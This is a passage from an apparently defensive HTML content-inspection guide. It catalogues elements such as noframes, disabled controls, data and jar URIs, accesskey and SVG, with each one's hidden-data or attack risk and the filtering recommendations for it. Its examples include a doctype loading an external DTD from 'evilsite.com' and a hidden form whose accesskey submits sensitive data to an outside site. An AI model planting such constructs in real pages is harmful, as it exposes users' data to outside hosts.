"The `noframes` element specifies content that should be displayed only by user agents that do not support frames or are configured not to display frames."[34] It supports all the elements that can be used in the `body` element.

[34] http://www.w3.org/TR/html4/present/frames.html#h-16.4.1.

### CONCERNS:

Hidden data risk – If the frames can be displayed, then the `noframes` element is ignored. This is a hidden data risk.

Data disclosure risk – If it is not known whether the frames can be displayed, then a web designer might put comments in `noframes` that are a data disclosure risk.

### PRODUCT:

- HTML 4
- XHTML

### LOCATION:

The `noframes` element is a child of the `frameset` element.

### EXAMPLE:

This example has a left and right column and a `noframes` element:

```
<html>
    <frameset cols="25%, 75%">
        <frame src="header.html">
        <frame src="main.html">
        <noframes>This is sensitive data that is not displayed if
                  frames are supported.</noframes>
    </frameset>
</html>
```

### RECOMMENDATIONS:

1. **Validate** – Validate that if the frames are displayed then there is either no `noframes` element or only an empty `noframes` element.

2. **Remove** – If the frames are displayed, remove all `noframes` elements or remove the contents of the `noframes` elements.

3. **Replace** – If the frames are displayed, replace the content of the `noframes` elements with an empty string or a benign message.

4. **External Filtering Required** – If the frames are displayed, extract the content of the `noframes` elements and send to an external filter.

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.32: END

## HTML 4.33: **Disabled Form Controls**

### OVERVIEW:

Many form controls can be disabled using the `disabled` attribute,[35] including `button`, `input`, `optgroup`, `option`, `select`, `textarea` and `fieldset`. Different browsers render disabled form controls differently. At least three of these, the `select`, `textarea`, and `fieldset` controls, can be used to hide data when disabled.

### CONCERNS:

Hidden data risk – When a control is disabled, some of its contents may not accessible or may be more difficult to access.[36] This is a hidden data risk.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

Form controls are descendants of the `form` element.

### EXAMPLE:

If the `select` element is disabled, only the first `option` element is displayed. The others cannot be selected:

```
<html>
    <body>
        <form>
            <select disabled>
                <optgroup label="Normal">
                    <option>This non-sensitive data is
                            displayed.</option>
                    <option>But this non-sensitive data is not.</option>
                </optgroup>
                <optgroup label="Sensitive">
                    <option>This sensitive data is not
                            displayed.</option>
                    <option>And neither is this.</option>
                </optgroup>
            </select>
        </form>
    </body>
</html>
```

[35] A developer might choose to disable a form control until the user completes some other action. For example, once a user selects a state, then he can select a county within that state; but until the state is selected, the form control for the county is disabled.

[36] For example, if content of a textarea is too long to be displayed all at once, yet the scrollbars are disabled, then it will be difficult for the user to see all of the content. See the examples below for more info.

The result looks like this:



This non-sensitive data is displayed.

**Figure 4-14. Hidden Data with Disabled Forms**

(The `optgroup` element can also be disabled, but as long as the `select` element is enabled, the `optgroup` and its children `option` elements are still viewable and thus not a risk.)

If the `textarea` element is disabled, only a limited amount of its contents are displayed. Some browsers even disable the scroll bars; some also disable selecting the contents. This can make it difficult to access the contents.

```
<html>
    <body>
        <form>
            <textarea disabled>This is non-sensitive data that you can
                               see. But this is sensitive data that you
                               cannot see.  And you may not be able to
                               scroll to it.</textarea>
        </form>
    </body>
</html>
```

For example, when Internet Explorer 9 renders this textarea, it disables the scroll bars:



This is non-
sensitive data

**Figure 4-15. Hidden Data with Disabled Scroll Bars in IE 9**

When Firefox 8®[37] (FF 8) renders the same textarea, it doesn't disable the scroll bars, but it does disable selecting the contents of the textarea.



This is
non-sensitive data
that you can see.

**Figure 4-16. Hidden Data with Disabled Contents in FF 8**

When the `fieldset` element is disabled, it disables all children controls. When `select` and `textarea` elements are children of a disabled `fieldset` element, they can hide data as described above.

[37] FireFox is a registered trademark of Mozilla Foundation.

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – Remove the `disabled` attribute from all form controls.

3. **Replace** – N/A

4. **External Filtering Required** – Extract the contents of all disabled form controls and send to an external filter.

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.33: END

## HTML 4.34: The Textarea Element

**OVERVIEW:**

The `textarea` element creates a multi-line text input control. The height of this element is specified by the `rows` attribute, and the width by the `cols` attribute. If the content is not all displayed, the browser should have a means of scrolling to the remaining content.

**CONCERNS:**

Hidden data risk – Technically speaking, all the content is viewable using scrollbars. But when the `cols` attribute is set to 0 or 1, it is difficult to access and view the content. This is a hidden data risk.

**PRODUCT:**

- HTML 4
- XHTML
- HTML5

**LOCATION:**

The `textarea` element is a descendant of the `form` element.

**EXAMPLE:**

In this example, a `textarea` element has a minimal width:

```
<form>
    <textarea cols="0">This is non-sensitive data that you can
                       see. And this is sensitive data that is a
                       pain to see and to read.</textarea>
</form>
```

The result can look like this:




**Figure 4-17. Textarea Element with Minimal Width**

Different browsers render this control differently; not all browsers allow the content to be this narrow.

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – Remove the `cols` and `rows` attribute from `textarea` elements, which are then displayed at a default height and width.

3. **Replace** – If the `cols` and `rows` attributes for `textarea` elements are below some minimum threshold, replace their values with sopme threshold, perhaps 20 for `cols` and 2 for `rows`.

4. **External Filtering Required** – Extract the contents of all the `textarea` elements and send to an external filter.

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.34: END

## HTML 4.35: **The Document Type Declaration**

### OVERVIEW:

In HTML 4 and XHTML, the document type declaration (doctype) names the document type definition (DTD) used by the HTML document. HTML 4 specifies 3 different DTDs. The strict DTD prohibits deprecated elements; the transitional DTD allows deprecated elements; and the frameset DTD allows frames instead of a body.

XHTML 1.0 specifies the same 3 DTDs, and they have a similar sense; XHTML 1.1 has only 1 DTD, which is very similar to the XHTML 1.0 strict DTD.[38]

Strictly speaking, HTML5 doesn't required a doctype, since it does not use DTDs; nevertheless, for legacy reasons, it has a very simple doctype.

### CONCERNS:

The doctype isn't a risk per se. If specified correctly, the doctype can help a validating system to choose which validator to use. If specified incorrectly, the doctype could cause a validating system to use the wrong validator, which would cause the HTML document to be flagged as invalid

When it comes to viewing the HTML document in a web browser (e.g., a reliable human reviewer uses a web browser to view the HTML), the doctype is less important. Web browsers don't validate their content. When rendering content, they have multiple modes of operation, and they automatically switch between them depending upon the doctype and other content they find. The more lax modes are very forgiving and accommodate all sorts of errors. The wrong doctype or even the complete absence of a doctype will not prevent an HTML document from being displayed. There are minor rendering differences, but nothing significant.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

The doctype is the first item in the document; it precedes the `html` element.

### EXAMPLE:

This is an example of the strict DTD in HTML 4:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
```

Here is the HTML5 doctype:

```
<!DOCTYPE html>
```

[38] With one exception: XHTML 1.1 adds support for the ruby elements (http://www.w3.org/TR/2001/REC-ruby-20010531/).

Users can create their own DTD and reference it. This is an example of a user-created DTD:

```
<!DOCTYPE HTML SYSTEM "http://evilsite.com/evil.dtd">
<html>
    <head>
       …
    </head>
    <body>
        <!-- Use the external entities in here -->
    </body>
</html>
```

**RECOMMENDATIONS:**

1. **Validate** – Validate that the doctype is appropriate for the document; that is, the document should conform to the doctype.

2. **Remove** – N/A

3. **Replace** – If the document has no doctype, add the correct doctype.

4. **Replace** – If the document has an inappropriate doctype, replace it with the correct doctype.

5. **External Filtering Required** – Use the doctype to specify which external validator to validate the HTML document with, if the doctype is consistent and appropriate with the remainder of the document content.

6. **External Filtering Required** – Pass pathnames of DTD file references to an external filter.

7. **Review** – N/A

8. **Reject** – N/A

**HTML 4.35: END**

## HTML 4.36: **The Data URI Scheme**

**OVERVIEW:**

Data can be included inline in an HTML file using the "data URI scheme" defined by IETF standard RFC 2397. These are self-contained links that contain data, typically base64 encoded, encapsulated in the URI. Data URIs may replace any URI.

Data URIs have the form: `data:[<mediatype>][;base64],<data>`. The mediatype describes the type of data encoded, typically images, CSS files, or Javascript files, but several other file formats are supported, including videos, Microsoft Word, PDF, Zip files, and executables (i.e., .exe files). These formats are handled as usual by the browser, which may include use of plug-ins (e.g., Flash or Acrobat) as well as the execution of Javascript code.

While HTML 4 mentions the data URI scheme, HTML5 does not; nevertheless, it is still supported by all modern browsers.

## CONCERNS:

The data URI scheme includes all the risks that come from the included content, whether an image, CSS, Javascript, or whatever.

Data attack risk – The data URI scheme can contain code that can be executed or exploit a vulnerability in a browser plug-in. It can be used as part of a cross-site scripting (XSS) attack that allows an attacker to inject Javascript or HTML that could be used for a variety of malicious purposes, such as spoofing[39] or deleting files.[40]

## PRODUCT:

- HTML 4
- XHTML

## LOCATION:

This scheme can be used in any element that has an attribute that is a URI, though in some locations some browsers may not interpret data URIs correctly. Elements that can use the data URI scheme include `meta`, `link`, `a`, `script`, `object`, and `img`.

## EXAMPLE:

Here is an example of an included CSS style sheet:

```
<head>
   <link rel="stylesheet" type="text/css"
    href="data:text/css;base64,aDENCnsNCiAgICBjb2xvcjpncmVlbjsNCn0="/>
</head>
```

Here is an example of an included image:

```
<p>This is an encoded image of a small red dot:  <img
src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACNbyblAAAAHElEQV
QI12P4//8/w38GIAXDIBKE0DHxgljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg%3D%3D"></p>
```

Here is an example of an included Javascript file:

```
<h1>Proverb of the Day</h1>
<p>Can a man carry fire next to his chest...</p>
<script type="text/javascript"
src="data:text/javascript;base64,YWxlcnQoIi4uLmFuZCBoaXMgY2xvdGhlcyBub3QgYmUgYnVy
bmVkPyIpOw==">
</script>
```

[39] http://www.securelist.com/en/advisories/26074.
[40] http://www.securityfocus.com/bid/11311/info.

**RECOMMENDATIONS:**

1. **Validate** – Validate that all the data URI resolves to the stated media type and encoding.

2. **Remove** – Remove all data URIs.

3. **Replace** – Replace the data URI with a standard link; extract the contents of the data URI, decode it, and write it to a file referenced by the link.

4. **External Filtering Required** – Extract the contents of a data URI, decode it, and then send to the appropriate external filter.

5. **Review** – N/A

6. **Reject** – N/A

## HTML 4.36: END

## HTML 4.37: **The Jar URI Scheme**

**OVERVIEW:**

The jar URI scheme is a URI scheme[41] that is used to refer to a JAR file or an entry in a JAR file. Mozilla supported the jar URI scheme in Firefox "as a mechanism to support digitally signed web pages, enabling web sites to load pages packaged in zip archives containing signatures in java-archive format;"[42] other browser vendors have not implemented this feature. In 2007 Mozilla realized that their implementation of the jar URI scheme was vulnerable to cross-site scripting (XSS) attacks, so starting in Firefox 2 their support was "restricted to files served with a Content-Type header of application/java-archive or application/x-jar."[43] Any zipped file can be used as a JAR file, as long as it has the .jar suffix.

The jar URI scheme can be used to execute HTML, Javascript, and CSS files that are in a JAR file.

**CONCERNS:**

As the jar URI scheme can execute HTML, Javascript, and CSS, it has all the risks that these specifications have.

**PRODUCT:**

Supported by Firefox, but not part of the HTML specifications.

**LOCATION:**

This scheme can be used by any element that has an attribute that is a URI.

[41] http://en.wikipedia.org/wiki/URI_scheme.
[42] http://www.mozilla.org/security/announce/2007/mfsa2007-37 html.
[43] http://www.mozilla.org/security/announce/2007/mfsa2007-37 html.

**EXAMPLE:**
The jar URI scheme can be used by Firefox to execute CSS and Javascript code for a web page. As an example, an HTML document (outer.htm) contains an iframe, and the source of the iframe is another HTML page (inner.htm), which is part of a JAR file (inner.jar). Here is outer.htm:

```
<html>
  <body>
    <script type="text/javascript">
      document.myFrame =
        document.body.appendChild(document.createElement("iframe"));
      document.myFrame.height = "200px";
      document.myFrame.width = "500px";
      document.myFrame.src = "jar:inner.jar!/inner.htm";
    </script>
  </body>
</html>
```

Inner.htm in turns has links other files inside the JAR, including a CSS file (inner.css) and a Javascript file (inner.js). Here is inner.htm:

```
<html>
  <head>
    <link rel="stylesheet" type="text/css" href="inner.css" />
  </head>
  <body>
    <h1>Hello from the jar...</h1>
    <script type="text/javascript" src="inner.js"></script>
  </body>
</html>
```


The CSS file has one rule that changes the text color to orange. Here is inner.css:

```
h1 { color:orange; }
```

The Javascript file has one line of code that calls an alert. Here is inner.js:

```
alert("this is inside the jar");
```

The result is rendered in FF 4 like this:


Hello from the jar...

[JavaScript Application]

this is inside the jar

Figure 4-18. Javascript Within the JAR

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove any use of the jar URI scheme.
3. **Replace** – N/A
4. **External Filtering Required** – Unzip the JAR file, extract the documents within it, and then send them to the appropriate external filters.
5. **External Filtering Required** – N/A
6. **Review** – N/A
7. **Reject** – N/A

## HTML 4.37: END

## HTML 4.38: The Accesskey Attribute

**OVERVIEW:**

The `accesskey` attribute allows a web designer to create a custom shortcut key for an element on the web page. If the correct key combination is pressed, then the element either receives focus or is activated. The `accesskey` is primarily an accessibility feature that is designed to help the vision impaired.

**CONCERNS:**

Data attack risk – The `accesskey` global attribute could potentially be used to unexpectedly initiate a process, such as submitting a hidden input to an unknown server. On the one hand, this is unlikely because a user must still hit a key combination. On a Windows 7 computer, for example, if the `accesskey` is set to 'j', then the key combination is either ALT-j or SHIFT-ALT-j, depending upon the web browser. On the other hand, if a community has established `accesskey` conventions, this feature could be used maliciously.

**PRODUCT:**

- HTML 4
- XHTML
- HTML5

**LOCATION:**
In HTML 4 and XHTML, `accesskey` is an attribute that can be on the `a`, `area`, `button`, `input`, `label`, `legend`, and `textarea` elements. In HTML5, `accesskey` is a global attribute, thus it can be present on any element. Although this attribute can be on many elements, it's only a risk for those elements that initiate a process.

**EXAMPLE:**
In this example, a hidden form has a hidden input containing sensitive data and a button with the `accesskey` set to 'a'. If the user hits ALT-a or SHIFT-ALT-a, then he will unknowingly submit the form to a potentially undesirable website:

```
<form action="http://www.undesirablewebsite.com" style="display:none">
    <input type="hidden" value="this is sensitive data">
    <input type="submit" value="Submit" accesskey="a">
</form>
```

**RECOMMENDATIONS:**
**1.** **Validate –** Validate that accesskey attributes are only used as part of standard features on a page.

**2.** **Remove –** Remove all accesskey attributes. This may have an adverse effect on those, such as the visually impaired, who expect them to be present and cause problems with Section 508 compliance.

3. **Replace** – N/A

4. **External Filtering Required** – N/A

5. **Review** – Ensure that every accesskey is visibly displayed along with its element.

6. **Reject** – N/A

## HTML 4.38: END

## HTML 4.39: The Hidden Attribute

**OVERVIEW:**
The `hidden` attribute hides an element from display; semantically, a hidden element is not currently relevant.[44] A hidden element is still present (though not rendered) and active (e.g., it can be accessed on the DOM via Javascript).

[44] A developer might choose to hide an element until the user completes some other action. For example, once a user enters his name into a form, then the can click the submit button; but until the form is completed, the submit button is hidden.

This attribute trumps CSS display rules, thus it prevents display from all user agents. For example, though the similar `display:none` CSS rule would prevent web browsers from displaying the data, it would not prevent screen readers from reading it if a contradictory rule, such as `aria-hidden="false"`, were present.

**CONCERNS:**
Hidden data risk – It hides data from the user.

**PRODUCT:**
- HTML5

**LOCATION:**
This is a global attribute, thus it can be on any element.

**EXAMPLE:**
In this example, the first article will be hidden, but the second will not:

```
<section>
    <article hidden>
        <h2>Article #1</h2>
        <p>This article will be hidden.<p>
    </article>
    <article>
        <h2>Article #2</h2>
        <p>This article will be displayed.</p>
    </article>
</section>
```

**RECOMMENDATIONS:**

**1.** **Validate** – N/A

2. **Remove** – Remove the `hidden` attribute.

3. **Replace** – N/A

4. **External Filtering Required** – N/A

5. **Review** – Expose the hidden data for review.

6. **Reject** – N/A

## HTML 4.39: END

## HTML 4.40: **The Video and Source Elements**

### OVERVIEW:

The HTML5 `video` element natively supports playing videos and movies. HTML5 does not specify encoding formats that must be supported, and browser vendors support different formats. There is not one format that is supported by all browsers.

### CONCERNS:

Video is binary data. See the section entitled “Binary Data” for more information.

Hidden data risk – Video contains data (words and pictures). Video can contain embedded, hidden data (aka steganography). Video can be muted. The `video` element can contain alternate content.

### PRODUCT:

- HTML5

### LOCATION:

The `video` element can be located anywhere media can be embedded. The `source` element is a child of the `video` element.

### EXAMPLE:

The `video` element can embed a single video:

```
<video src="big_buck_bunny_1080p_stereo.ogg" controls></video>
```

To ensure a broader compatibility, the `video` element can have one or more `source` elements, each of which specify a different video (typically the same video in different formats). If the first video cannot be played, then the second is tried. If the second cannot be played, then the third is tried, and so on.

```
<video>
    <source src="starwars.mp4">
    <source src="starwars.webm">
    <source src="starwars.ogv">
</video>
```

The `src` attribute has priority over a child `source` element.

To ensure the broadest compatibility, `object` elements can be the children of the `video` element, and the `object` element can have multiple video, audio, image, or other files within it.

If there is no `height` and `width` attributes, the browser will attempt to guess the correct size; not all browser guess correctly. If there is no `control` attribute or `autoplay` attribute, the video can be loaded but can't be played, because there is no "play" button for the user to click. (Although there may be external, custom controls that provide this functionality). The `muted` attribute can be used to disable sound. The `poster` attribute is used to display an image file until the video is started. The `video` element can contain alternate content. This example highlights these attributes:

```
<video src="big_buck_bunny_1080p_stereo.ogg" width="1920" height="1080"
       controls autoplay muted
       poster="bunnyPreview.jpg">
  <p>If the video can play, this info is not displayed.</p>
</video>
```

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove the `muted` attribute.
3. **Remove** – Remove alternate content.
4. **Replace** – Replace alternate content with a benign message.
5. **Replace** – If the `video` element does not have the `control` attribute, add it.
6. **External Filtering Required** – Extract all video files from the `src` attribute or the `source` child element and send to an external filter.
7. **External Filtering Required** – Extract the image from the `poster` attribute and send to an external filter.
8. **External Filtering Required** – Extract alternate content and send to an external filter.
9. **Review** – N/A
10. **Reject** – N/A

## HTML 4.40: END

## HTML 4.41: The Audio and Source Elements

**OVERVIEW:**

The `audio` element plays a sound or audio stream. HTML5 does not specify an encoding format that must be supported, and browser vendors support different formats. There is not one format that is supported by all browsers.

**CONCERNS:**
Audio is binary data. See the section entitled "Binary Data" for more information.

Hidden data risk – Audio contains data. Audio can contain embedded, hidden data (aka steganography). Video can be muted. The `audio` element can contain alternate content.

**PRODUCT:**
- HTML5

**LOCATION:**
The `audio` element can be located anywhere media can be embedded. The `source` element is a child of the `audio` element.

**EXAMPLE:**
The `audio` element can embed a single audio file:

```
<audio src="Kalimba.mp3" controls></audio>
```

To ensure a broader compatibility, the `audio` element can have one or more `source` elements, each of which specifies a different audio file. If the first audio cannot be played, then the second is tried. If the second cannot be played, then the third is tried, and so on.

```
<audio controls>
    <source src="el.ogg">
    <source src="el.mp3">
</audio>
```

The `src` attribute has priority over a child `source` element.

If there is no `control` attribute or `autoplay` attribute, the audio can be loaded but can't be played (unless there are custom controls). The `muted` attribute can be used to disable sound. The `audio` element can contain alternate content.

```
<audio src="Kalimba.mp3" autoplay controls muted>
    <p>If this song can be played, this info is not displayed.</p>
</audio>
```

### RECOMMENDATIONS:

1. **Validate** – N/A

2. **Remove** – Remove the `muted` attribute.

3. **Remove** – Remove alternate content.

4. **Replace** – Replace alternate content with a benign message**.**

5. **Replace** – If the `audio` element does not have the `control` attribute, add it.

6. **External Filtering Required** – Extract all audio files from the `src` attribute or the `source` child element and send to an external filter.

7. **External Filtering Required** – Extract alternate content and send to an external filter.

8. **Review – N/A**

9. **Reject – N/A**

## HTML 4.41: END

## HTML 4.42: The Track Element

### OVERVIEW:

The `track` element specifies external timed text tracks to be played with one of the media elements, `audio` or `video`. Common uses are captions or subtitles for a movie. The tracks are stored in a separate file, which is referenced by the `src` attribute. HTML5 does not specify a specific, required text track format. Many different formats exist currently; some are text, while others are binary. The Web Hypertext Applications Technology Working Group (WHATWG) is currently working on the Web Video Text Tracks (WebVTT) specification,[45] which may become the de facto standard.

### CONCERNS:

Text track data is contained in its own format, thus the `track` element inherits all the risks associated with that format.

Hidden data risk – Some text tracks can be marked up with HTML, thus they can include CSS that can hide the text from view. When watching a movie, the user may not even be aware that there is an associated text track.

[45] http://www.whatwg.org/specs/web-apps/current-work/webvtt.html.

**PRODUCT:**

- HTML5

**LOCATION:**

The `track` element is the child of the media elements, `audio` and `video`.

**EXAMPLE:**

The `track` element can be the child of the `video` element:

```
<video controls>
    <source src="spanish_lesson_01.mp4" type="video/mp4">
    <track label="English Subtitles" kind="subtitles" srclang="en"
           src="english-01-subtitles-en.vtt">
</video>
```

This is a simple example of tracks in the WebVTT format:

```
WEBVTT

00:1.000 --> 00:2.000
This is the letter A.  A is for apple.

00:3.000 --> 00:4.000
This is the letter B.  B is for boy.
```

This is a more complex example that includes inline CSS:

```
WEBVTT

STYLE -->
::cue(v[voice=John]) { color: green; }
::cue(c.narration)   { font-style: italic; }

00:00.000 --> 00:02.000
<v John>Welcome to Spanish with John!

00:02.500 --> 00:05.000
<c .narration>Today we are going to study prepositions.
```

**RECOMMENDATIONS:**

1. **Validate** – Validate that the text track format is on a whitelist of approved formats.

2. **Remove** – Remove the `track` element.

3. **Remove** – Remove all CSS from the text track, thus preventing it from being hidden.

4. **Replace** – Record the video with text tracts playing, thus making them part of the video, replace the old video with the new, and remove `track` element and the text track file.

5. **External Filtering Required** – Extract text track files from the `src` attribute and send to an external filter.

6. **External Filtering Required** – Extract alternate content and send to an external filter.

7. **Review – N/A**

8. **Reject – N/A**

## HTML 4.42: END

## HTML 4.43: The Math Element

**OVERVIEW:**

The `math` element allows MathML to be embedded within HTML. MathML is an XML language for describing mathematical notation and capturing both its structure and content. The goal of MathML is to enable mathematics to be served, received, and processed on the World Wide Web.

MathML can embed images and other languages that can describe mathematical equations, including Tex, Latex, Maple, and Mathematica. It can also recursively embed HTML (and thus anything that can be in HTML, such as CSS and Javascript).

**CONCERNS:**

MathML is its own language and is described in its own specification;[46] detailing all of its risks are beyond the scope of this document.

**PRODUCT:**

- HTML5

**LOCATION:**


The `math` element is a descendent of the `body` element.

[46] http://www.w3.org/TR/MathML3/.

**EXAMPLE:**
This example is the quadratic formula:

```
<!doctype html>
<html>
    <head>
        <meta charset="UTF-8">
        <style type="text/css">
           math {font-size:125%; text-align:left}
        </style>
    </head>
    <body>
        <h1>The Quadratic Formula</h1>
        <math xmlns="http://www.w3.org/1998/Math/MathML" display="block">
            <mrow>
                <mi>x</mi>
                <mo>=</mo>
                <mfrac>
                <mrow>
                    <mo form="prefix">&minus;</mo>
                    <mi>b</mi>
                    <mo>&PlusMinus;</mo>
                    <msqrt>
                        <msup>
                            <mi>b</mi>
                            <mn>2</mn>
                        </msup>
                        <mo>&minus;</mo>
                        <mn>4</mn>
                        <mo>&InvisibleTimes;</mo>
                        <mi>a</mi>
                        <mo>&InvisibleTimes;</mo>
                        <mi>c</mi>
                    </msqrt>
                </mrow>
                <mrow>
                    <mn>2</mn>
                    <mo>&InvisibleTimes;</mo>
                    <mi>a</mi>
                </mrow>
                </mfrac>
            </mrow>
        </math>
    </body>
</html>
```

It is rendered as follows:


The Quadratic Formula

$$x = \frac{-b \pm \sqrt{b^2 - 4ac}}{2a}$$

**Figure 4-19. The Quadratic Formula from MathML**

**RECOMMENDATIONS:**

1. **Validate** – Validate that the contents of the `math` element are valid MathML.[47] Although this validation may remove some/many risks, it may not remove all risks.
2. **Remove** – Remove the `math` element.
3. **Remove** – Remove all HTML and other mathematical languages from the MathML.
4. **Replace** – Replace the MathML content with an equivalent image.
5. **External Filtering Required** – Extract the MathML content and send to an external filter.
6. **Review** – N/A
7. **Reject** – N/A

### HTML 4.43: END

### HTML 4.44: The SVG Element

**OVERVIEW:**

The `svg` element allows SVG to be embedded within HTML. Scalable Vector Graphics (SVG) is an XML language for creating 2D, vector-based graphics.

SVG can embed other languages with its `foreignObject` element, including HTML and MathML. Javascript code and CSS rules can also be embedded within SVG.

**CONCERNS:**

SVG is its own language and is described in its own specification;[48] detailing all of its risks are beyond the scope of this document.

**PRODUCT:**

- HTML5

**LOCATION:**

The `svg` element is a descendent of the `body` element.

[47] The XML Schema for MathML: http://www.w3.org/Math/XMLSchema/.
[48] http://www.w3.org/TR/SVG11/.

**EXAMPLE:**
This example displays a formula using MathML within SVG's `foreignObject` element and using SVG to rotate it 20 degrees:

```
<!DOCTYPE html>
<html>
    <body>
        <svg id="svg1" width="200" height="200"
             xmlns="http://www.w3.org/2000/svg">
            <g transform="rotate(20)">
                <foreignObject x="30" y="10" width="100" height="100">
                    <math xmlns="http://www.w3.org/1998/Math/MathML">
                        <mrow>
                            <mi>A</mi>
                            <mo>=</mo>
                            <mfenced open="[" close="]">
                                <mtable>
                                    <mtr>
                                        <mtd><mi>x</mi></mtd>
                                        <mtd><mi>y</mi></mtd>
                                    </mtr>
                                    <mtr>
                                        <mtd><mi>z</mi></mtd>
                                        <mtd><mi>w</mi></mtd>
                                    </mtr>
                                </mtable>
                            </mfenced>
                        </mrow>
                    </math>
                </foreignObject>
            </g>
        </svg>
    </body>
</html>
```

It is rendered as follows:




**Figure 4-20. A Math Formula Rotated By SVG**

**RECOMMENDATIONS:**

1. **Validate** – Validate that the contents of the `svg` element are valid SVG.[49] Although this validation may remove some/many risks, it may not remove all risks.

2. **Remove** – Remove the `svg` element.

3. **Remove** – Remove all `foreignObject` elements.

4. **Remove** – Remove all Javascript code.

5. **Remove** – Remove all CSS code.

6. **Replace** – Replace the SVG content with an equivalent image.

7. **External Filtering Required** – Extract the SVG content and send to an external filter.

8. **Review – N/A**

9. **Reject – N/A**

## HTML 4.44: END

## HTML 4.45: The Img Element

**OVERVIEW:**

The `img` element displays images, typically in image formats such as JPG, PNG, orGraphical Interchange Format (GIF). In HTML5 it can also display 1-page PDF files and 1-page SVG files.

**CONCERNS:**

The risks involved in processing binary data are covered in the section "Binary Data." This section **only** covers the additional risks of PDF and SVG files.

As the `img` element can display PDF and SVG files, it includes all the risks that come from those file formats.

**PRODUCT:**

- HTML5

[49] The XML Schema for SVG 1.1 1st ed: http://www.w3.org/TR/2002/WD-SVG11-20020108/#schema. The DTD for SVG 1.1 2nd ed: http://www.w3.org/TR/SVG11/svgdtd html.

### LOCATION:

The `img` element can be anywhere embedded content is allowed.

### EXAMPLE:

In this example, the `img` element is used to display a PDF file and an SVG file:

```
<body>
    <img src="request.pdf">
    <img src="circle.svg">
</body>
```

### RECOMMENDATIONS:

1. **Validate** – N/A
2. **Remove** – Remove the `img` element when the `src` is a PDF and/or SVG file.
3. **Replace** – Replace the contents of the PDF and/or SVG with an equivalent PNG file.
4. **External Filtering Required** – Extract the PDF or SVG contents and send to an external filter.
5. **Review** – N/A
6. **Reject** – N/A

## HTML 4.45: END

## HTML 4.46: The Datalist Element and Context Menus

### OVERVIEW:

The `datalist` element represents a list of pre-defined options (suggestions) for other controls, typically inputs. The `list` attribute on an `input` element connects to the `id` attribute on the datalist. When the user enters text in the input, matching items from the datalist appear as a dropdown. The options in the datalist are defined using the `option` element.

The `menu` element, if it is of type context, is very similar to a datalist. It a set of menu commands that will appear when a user right-clicks on a particular part of the page. The `contextmenu` attribute of any element—it's a global attribute—connects to the `id` attribute on the menu. The commands in the menu can be defined with `command` elements.

### CONCERNS:

Data hiding – If a datalist is not connected to an input, then its content will never appear. If an option in the datalist never matches a user's input, then it will never appear. If a menu is not connected to an element, then its contents will never appear. If the element is never right-clicked, then its context menu will never appear.

**PRODUCT:**

- HTML5

**LOCATION:**

The `datalist` element and the `menu` element are descendents of the `body` element.

**EXAMPLE:**

This example uses a datalist to suggest the names of various states:

```
<form>
    <label for="yourState">Enter your home state:</label>
    <input id="yourState" type="text" list="states" />
    <datalist id="states">
        <option value="Virginia">
        <option value="North Carolina">
        <option value="South Carolina">
        <option value="Georgia">
    </datalist>
</form>
```

This context menu adds custom editing commands to a paragraph:

```
<p contextmenu="editMe">This paragraph can be edited.</p>
<menu id="editMe" type="context">
    <command label="Cut" onclick="cutThisText();">
    <command label="Copy" onclick="copyThisText();">
    <command label="Paste" onclick="pasteThisText();">
</menu>
```

**RECOMMENDATIONS:**

